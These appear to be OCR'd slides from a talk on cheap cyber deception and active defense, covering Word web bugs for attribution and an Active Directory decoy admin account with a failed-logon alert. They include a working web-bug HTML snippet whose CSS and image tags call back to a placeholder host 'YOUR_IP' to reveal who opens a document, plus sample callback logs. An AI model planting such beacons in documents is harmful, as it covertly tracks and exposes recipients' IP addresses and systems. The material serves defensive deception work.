
- This feature is built into Core Impact
  - However, we can do it free
- It should be used for penetration testing
- This tactic works great at tracking intellectual property
- Not all ways of finding attribution need to result in shell access
- It is far less likely to crash a system
- Embed this code in an interesting document
- This method does *not* use macros–excellent

What Does It Look Like?

```
<html>
<head>
<LINK REL="stylesheet" HREF="http://YOUR_IP/web-bug-server/index.php?id=1&type=css">
</head>

<body>

<p>What a buggy document!</p>

<IMG SRC="http://YOUR_IP/web-bug-server/index.php?id=1&type=img"  width="1" height="1">

</body>

</html>
```

Yep, that's pretty much it…

What Does It Look Like When Opened?




How Does It Work?

- It simply inserts a reference to your Linux IP address in a Word document
- When the doc is opened, it tries to open the URL
- This is a direct connection!

```
----------------------------------------------
Request received from 192.168.123.156:
  - GET /rpt/766f30a860603cea/ONLOADWINDOWsljhOblHAMf4rpRrFmpsLAaa/
ntlm.css HTTP/1.1
  - Request time: Wed May 12 06:34:43 2010
  - Request headers:
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; MSOffice 12)
Accept-Encoding: gzip, deflate
Host: 192.168.123.159
Connection: Keep-Alive
----------------------------------------------
```

Going Further



AbiWord

type	ip_address	user_agent
img	127.0.0.1	gvfs/1.12.1
css	127.0.0.1	
img	127.0.0.1	
img	192.168.1.195	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.57.2 (KHTML, like Gecko)
css	192.168.1.195	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.57.2 (KHTML, like Gecko)
css	192.168.1.216	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727
img	192.168.1.216	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727

LibreOffice Writer

Apple TextEdit

Microsoft Word

Word Web Bugs in the Enterprise

- One of the key components of active defense is how psychology is key
  - Most active defense tactics are often 80%-90% thinking about what would entice an attacker
- For example, think of using Word web bugs as an incident response tactic
  - An attacker sees a "sensitive" document, downloads it, and you now have the attacker's IP address
- This can be useful in law investigations and threat intelligence
- The best part is that you are not violating any laws
  - No long-term persistent access
  - Just a simple callback
  - From your intellectual property, which they stole

Cyber Deception on the Cheap

Commercial Cyber Deception

- Javelin Networks
- Cymmetria
- Illusive Networks
- Attivo Networks
- TrapX
- Acalvio

Goals


- Set up a set of cyber deception and attribution components in under half a day
- Many ways to do the exact same thing
- Quick and dirty
- Odd, these quick things usually get picked up the fastest

Active Directory HoneyAdmin


DTE0010	Decoy Account	Create an account that is used for active defense purposes.

DTE0012	Decoy Credentials	Create user credentials that are used for active defense purposes.


Go on.. Be obvious!




Disable Logon Hours



Set up Kiwi (Cheap SIEM)



Password Spray



Alerts!

07-19-2017 10:11:53 User.Notice 10.233.233.10 Jul 19 11:11:53 WinLab-DC.Win.Lab MSWinEventLog 1 Security 6439 Wed Jul 19 11:11:52 2017 4625 Microsoft-Windows-Security-Auditing \adminadmin N/A Failure Audit WinLab-DC.Win.Lab Logon An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: adminadmin Account Domain: Failure Information: Failure Reason: Account logon time restriction violation. Status: 0xC000006E Sub Status: 0xC000006F Process Information: Caller Process ID: 0x0 Caller Process Name: - Network Information: Workstation Name: WINLAB-DC Source Network Address: fe80::34fe:5e09:f665:3b9 Source Port: 63183 Detailed Authentication Information: Logon Process: NtLmSsp Authentication Package: NTLM Transited Services: - Package Name (NTLM only): - Key Length: 0 This event is generated when a logon request fails. It is generated on the computer where access was attempted. The Subject fields indicate the

